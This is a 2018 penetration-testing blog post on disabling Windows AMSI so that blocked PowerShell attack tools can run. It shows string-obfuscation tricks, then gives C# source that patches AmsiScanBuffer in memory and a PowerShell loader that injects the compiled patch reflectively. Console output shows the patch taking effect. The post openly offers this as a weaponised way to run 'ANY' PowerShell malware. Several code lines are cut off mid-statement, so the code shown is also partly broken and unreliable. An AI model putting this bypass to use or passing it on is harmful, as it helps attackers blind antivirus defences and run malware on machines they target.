How to bypass AMSI and execute ANY malicious Powershell code

Oct 28, 2018

Hello again. In my previous posts I detailed how to manually get SYSTEM shell from Local Administrators users. That's interesting but very late game during a penetration assessment as it is presumed that you already owned the target machine.


This post will be more useful for early game, as AMSI (Anti Malware Scan Interface) can be a trouble to get a shell, or to execute post-exploitation tools while you still do not have an admin shell.

What is AMSI?

AMSI stands for "ANTI MALWARE SCAN INTERFACE";

As it's name suggests, it's job is to scan, detect and block anything that does bad stuff.

Still doesn't know what this is? Check this screenshot:




```
PS C:\Users\andre\Documents\GitHub\PS-Tools> . .\Invoke-ReflectivePEInjection.ps1
At line:1 char:1
+ . .\Invoke-ReflectivePEInjection.ps1
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Obviously if you are experienced with penetration testing in Windows environments, you had such error with almost all public known scripts that are used like some in Nishang, Empire, PowerSploit and other awesome PowerShell scripts.

How does AMSI works?

AMSI uses “string-based” detection measures to determine if a PowerShell code is malicious or not.

Check this example:




```
PS C:\> "amsiutils"
At line:1 char:1
+ "amsiutils"
+ ~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\>
```

Yes, the word “amsiutils” is banned. If have this word in your name, my friend, you are a malicious person for AMSI.

How to bypass string detection?


Everyone knows that string detection is very easy to bypass, just don’t use your banned string literally. Use encoding or split it in chunks and reassemble to get around this.

Here are three ways of executing the “banned” code and not get blocked:




```
PS C:\> "amsiutils"
At line:1 char:1
+ "amsiutils"
+ ~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\> "am"+"siutils"
amsiutils
PS C:\>
```

Simply by splitting the word in half is enough to fool this detection scheme. We see this a lot in obfuscation. But in most of the cases, this method can fail.



```
PS C:\> $malicious = "am"+"siutils"
PS C:\> [Convert]::ToBase64String([Text.encoding]::UTF8.GetBytes($malicious))
YW1zaXV0aWxz
PS C:\> [Convert]::FromBase64String("YW1zaXV0aWxz")
97
109
115
105
117
116
105
108
115
PS C:\> [Text.Encoding]::UTF8.GetString([Convert]::FromBase64String("YW1zaXV0aWxz"))
amsiutils
PS C:\>
```

In some cases, simply by decoding a Base64 banned code is enough to get around it.



```
PS C:\> $encrypted = @()
PS C:\> $decrypted = @()
PS C:\> foreach($byte in [Text.Encoding]::UTF8.GetBytes($malicious)){ $encrypted += $byte -bxor 1 }
PS C:\> foreach($byte in $encrypted){$decrypted += $byte -bxor 1 }
PS C:\> $decrypted
97
109
115
105
117
116
105
108
115
PS C:\> [Text.Encoding]::UTF8.GetString($decrypted)
amsiutils
PS C:\>
```

And of course, you could use XOR to trick amsi and decode your string back to memory during runtime. This would be the more effective one, as it would need a higher abstraction to detect it.

All this techniques are to “GET AROUND” string detection, but we don’t want that. We want to execute the scripts in original state, the state where they are blocked by AMSI.

AMSI bypass by memory patching

This is the true bypass. Actually we do not “bypass” in the strict meaning of the word, we actually DISABLE it.

AMSI has several functions that are executed before any PowerShell code is run (from Powershell v3.0 onwards), so to bypass AMSI completely and execute any PowerShell malware, we need to memory patch them to COMPLETELY DISABLE it.

The best technique I have found in the internet is in this Link and it works in most recent version of Windows!

I wont enter in details about memory patching, you can get these details in above link


Instead, we will weaponize this technique and apply it to a PowerShell script, so we can use it in our real life engagements!

We will compile a C# DLL with code that will apply the above mentioned technique and then we will load and execute this code in a PowerShell session, disabling AMSI completely!

```
using System;
using System.Runtime.InteropServices;

namespace Bypass
{
    public class AMSI
    {
        [DllImport("kernel32")]
        public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
        [DllImport("kernel32")]
        public static extern IntPtr LoadLibrary(string name);
        [DllImport("kernel32")]
        public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, u

        [DllImport("Kernel32.dll", EntryPoint = "RtlMoveMemory", SetLastError = fals
        static extern void MoveMemory(IntPtr dest, IntPtr src, int size);


        public static int Disable()
        {
            IntPtr TargetDLL = LoadLibrary("amsi.dll");
            if (TargetDLL == IntPtr.Zero)
            {
                Console.WriteLine("ERROR: Could not retrieve amsi.dll pointer.");
                return 1;
            }

            IntPtr AmsiScanBufferPtr = GetProcAddress(TargetDLL, "AmsiScanBuffer");
            if (AmsiScanBufferPtr == IntPtr.Zero)
            {
                Console.WriteLine("ERROR: Could not retrieve AmsiScanBuffer function
                return 1;
            }

            UIntPtr dwSize = (UIntPtr)5;
            uint Zero = 0;
            if (!VirtualProtect(AmsiScanBufferPtr, dwSize, 0x40, out Zero))
            {
                Console.WriteLine("ERROR: Could not change AmsiScanBuffer memory per
                return 1;
            }

            /*
             * This is a new technique, and is still working.
             * Source: https://www.cyberark.com/threat-research-blog/amsi-bypass-red
             */
            Byte[] Patch = { 0x31, 0xff, 0x90 };
            IntPtr unmanagedPointer = Marshal.AllocHGlobal(3);
            Marshal.Copy(Patch, 0, unmanagedPointer, 3);
            MoveMemory(AmsiScanBufferPtr + 0x001b, unmanagedPointer, 3);

            Console.WriteLine("AmsiScanBuffer patch has been applied.");
            return 0;
        }
```

```
    }
}
```

Now, with possession of a DLL of the above code, use it like this:



```
PS C:\> dir *.dll


    Directory: C:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       10/28/2018   8:36 AM           5632 BypassAMSI.dll


PS C:\> [Reflection.Assembly]::Load([IO.File]::ReadAllBytes("$pwd\\BypassAMSI.dll"))

GAC    Version        Location
---    -------        --------
False  v4.0.30319


PS C:\> [Bypass.AMSI]

IsPublic IsSerial Name                                     BaseType
-------- -------- ----                                     --------
True     False    AMSI                                     System.Object


PS C:\> "amsiutils"
At line:1 char:1
+ "amsiutils"
+ ~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\> [Bypass.AMSI]::Disable()
AmsiScanBuffer patch has been applied.
0
PS C:\> "amsiutils"
amsiutils
PS C:\>
```

See that we are able to use the banned word freely. **From this point onwards, THERE IS NO AMSI. We are free to load ANY powershell script, malicious or not.** By combining this type of attack with your malicious tools you will 100% success against AMSI.

Weaponinzing with PowerShell


Of course, in a Penetration Test we must have tools to apply such techniques automatically. Again, as we used .NET framework through C#, we can create a Posh script that reflects our DLL in-memory during runtime, without the need to touch the disk with our DLL.

Here is my PowerShell script to disable AMSI:

```
function Bypass-AMSI
{
    if(-not ([System.Management.Automation.PSTypeName]"Bypass.AMSI").Type) {
        [Reflection.Assembly]::Load([Convert]::FromBase64String("TVqQAAMAAAAEAAAA//8
        Write-Output "DLL has been reflected";
    }
    [Bypass.AMSI]::Disable()
}
```

This will bypass string detection because it does not uses anything malicious at all. It just loads an .NET assembly to memory and execute it’s code. And after executing it, you are FREE to execute real PowerShell malware!

Check my results:



```
PS C:\> $PSVersionTable

Name                           Value
----                           -----
PSVersion                      5.1.17763.1
PSEdition                      Desktop
PSCompatibleVersions           {1.0, 2.0, 3.0, 4.0...}
BuildVersion                   10.0.17763.1
CLRVersion                     4.0.30319.42000
WSManStackVersion              3.0
PSRemotingProtocolVersion      2.3
SerializationVersion           1.1.0.1


PS C:\> . .\Bypass-AMSI.ps1
PS C:\> Bypass-AMSI
DLL has been reflected
AmsiScanBuffer patch has been applied.
0
PS C:\> "amsiutils"
amsiutils
PS C:\> . .\Users\andre\Documents\GitHub\PS-Tools\Invoke-ReflectivePEInjection.ps1
PS C:\> Get-Help Invoke-ReflectivePEInjection

NAME
    Invoke-ReflectivePEInjection

SYNOPSIS
    This script has two modes. It can reflectively load a DLL/EXE in to the PowerShell process,
    or it can reflectively load a DLL in to a remote process. These modes have different parameters and constraints,
    please lead the Notes section (GENERAL NOTES) for information on how to use them.

    1.)Reflectively loads a DLL or EXE in to memory of the Powershell process.
    Because the DLL/EXE is loaded reflectively, it is not displayed when tools are used to list the DLLs of a running
    process.

    This tool can be run on remote servers by supplying a local Windows PE file (DLL/EXE) to load in to memory on the
    remote system,
    this will load and execute the DLL/EXE in to memory without writing any files to disk.

    2.) Reflectively load a DLL in to memory of a remote process.
    As mentioned above, the DLL being reflectively loaded won't be displayed when tools are used to list DLLs of the
    running remote process.

    This is probably most useful for injecting backdoors in SYSTEM processes in Session0. Currently, you cannot
    retrieve output
    from the DLL. The script doesn't wait for the DLL to complete execution, and doesn't make any effort to cleanup
    memory in the
    remote process.
```

This technique is awesome and extremly useful. You can put to use a handful of PowerShell post-exploitation scripts like Nishang, Powersploit and any other PoSH hacking tool that once was blocked by the annoying AMSI.

I hope you liked this post, all the credits for the technique goes to guys from CyberArk website, I only showed how to effectively use it in a real-life scenario from an attacker perspective.

Best regards,

zc00l.

zc00l blog

zc00l blog
andre.marques@fatec.sp.gov.br

0x00-0x00
_zc00l

This blog have the purpose of ilustrating some of my adventures in the world of penetration testing, welcome to my world!